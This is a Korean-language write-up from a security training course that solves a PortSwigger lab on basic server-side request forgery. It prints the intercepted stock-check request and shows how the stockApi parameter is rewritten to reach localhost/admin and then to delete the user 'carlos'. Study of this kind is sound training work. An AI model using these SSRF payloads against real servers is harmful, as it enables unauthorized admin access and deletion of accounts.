

WhiteHat School 1기

SSRF 문제 Write-up

Team: 과부화

Writer: 정진교

문제분석

Lab: Basic SSRF against the local server

APPRENTICE

LAB

Not solved




This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.




ACCESS THE LAB









문제를 읽어보면 내부 시스템에서 데이터를 가져오는 재고 확인 기능이 있고, 해당 Lab을 해결하려면 재고 확인용 URL을 변경하여 `http://localhost/admin`의 관리 인터페이스에 접근하고 사용자 'carlos'를 삭제하면 해결이 된다.



해당 문제를 간단하게 시각화해보자면 이렇다.

문제풀이

WE LIKE TO
SHOP 

 <p>What Do You Meme? ★☆☆☆☆ \$27.92</p> <p>View details</p>	 <p>Eggstastic, Fun, Food Eggcessories ★★★★★ \$66.68</p> <p>View details</p>	 <p>Eye Projectors ★★★★☆ \$77.68</p> <p>View details</p>	 <p>Baby Minding Shoes ★★★★★ \$48.59</p> <p>View details</p>
 <p>Pet Experience Days ★★★☆☆ \$77.60</p> <p>View details</p>	 <p>Poo Head - It's not just an insult anymore. ★★★☆☆ \$46.38</p> <p>View details</p>	 <p>Sprout More Brain Power ★★★★☆ \$56.54</p> <p>View details</p>	 <p>Beat the Vacation Traffic ★★★★★ \$62.84</p> <p>View details</p>

문제 사이트에 접근을 하게 된다면 이렇게 다양한 상품들로 구성되어 있는 쇼핑물 페이지가 나오게 된다.



Description:

Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards slip. For a modest sum, you can now own a selection of googly eyes, feathers, buttons and edible glitter to ensure your food is dressed to impress. Perhaps you want to impress a date, or surprise a loved one with breakfast in bed - forget flowers and chocolates. Your partner will be bowled over by your originality, and literally tickled pink by the cute feather accessories.

Make your kitchen a fun place to prepare food, what better way to start cooking than to have all your produce watching you. Egging you on, encouraging you to do your best. You don't even need to stop at food, you can accessorize all those dull bits and bobs you have lying around your home. You get plenty of bang for your buck, and for one day only we are offering the first one hundred customers an extra set of oversized googly eyes for free. Imagine them on the bonnet of your car, they are sure to brighten the day of passers-by. What are you waiting for? Get your complete entertaining package today.

London [Check stock](#)

여러 상품들 중에서 아무거나 맘에 드는 상품을 골라 View details 버튼을 눌러 확인을 해보니 아래에 Check stock이라는 버튼을 통해서 재고 확인을 할 수 있었다.

```
1 POST /product/stock HTTP/2
2 Host: 0aff00640462b3e381190380006700ff.web-security-academy.net
3 Cookie: session=t7fX3Y166oAzyImdEjuSG5TJM6wEE6ys
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.60
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aff00640462b3e381190380006700ff.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aff00640462b3e381190380006700ff.web-security-academy.net/product?productId=2
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Burp Suite를 통해서 Check stock 버튼을 클릭하여 패킷을 확인해보니

stockApi 값이 노출이 된다. 파란색으로 줄 친 부분이 해당 부분이다.

Admin interface only available if logged in as an administrator, or if requested from loopback
처음엔 <https://문제주소/admin>을 통해 바로 접속을 시도해 보았지만 admin 페이지에
접속하기 위해서는 administrator로 로그인을 하거나 내부에서 접속해야 한다는
글이 나왔다.

위에서 보았던 시각화했던 사진을 다시 보고 문제를 정리하자면

1. 서버로 수량 체크 요청을 보낼 때 수량을 체크하기 위한 링크가 아닌
서버 내부 페이지 URL를 파라미터에 넣어 요청을 보낸다.
2. 서버에서 파라미터에 들어있는 URL주소로 요청을 보낸다.
3. 서버는 URL주소 응답을 받는다.
4. 서버는 공격자에게 URL 페이지 응답을 그대로 사용자에게 보내준다.

위와 같이 정리할 수 있다.


`stockApi=http%3A%2F%2Flocalhost%2Fadmin`

이 URL 주소를 위처럼 http://localhost/admin을 Url 인코딩을 하여 전송해준다.


London

▼

Check stock

Web Security Academy 

Basic SSRF against the local server

LAB Not solved 

Back to lab description >>

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

url 인코딩을 하여 전송을 하고 다시 홈페이지를 보면 Check stock 버튼 밑에 admin 페이지에 접속이 되는 것을 볼 수 있다.

`Delete`

문제의 취지에 맞게 'carlos' 라는 유저를 Delete 하기 위해 버튼을 클릭해보았지만, 외부에서 요청한 것이라 동작을 하지 않는 것처럼 보였다. 따라서 파라미터에 delete를 넣어 요청을 보내주었다.

`stockApi=http%3A%2F%2Flocalhost%2Fadmin%2Fdelete%3Fusername%3Dcarlos`



그렇게 하기 위해서 stockApi 파라미터에

http://localhost/admin/delete?username=carlos 링크를 URL 인코딩하여 입력해준다.

입력을 한 뒤, 다시 http%3A%2F%2Flocalhost%2Fadmin를 입력하여

admin 페이지에 다시 들어가보게 되면

결과

Congratulations, you solved the lab! Share your skills!   Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

위 사진과 같이 User deleted successfully!라는 문구와 함께 carlos가 삭제됨을 확인 할 수 있다.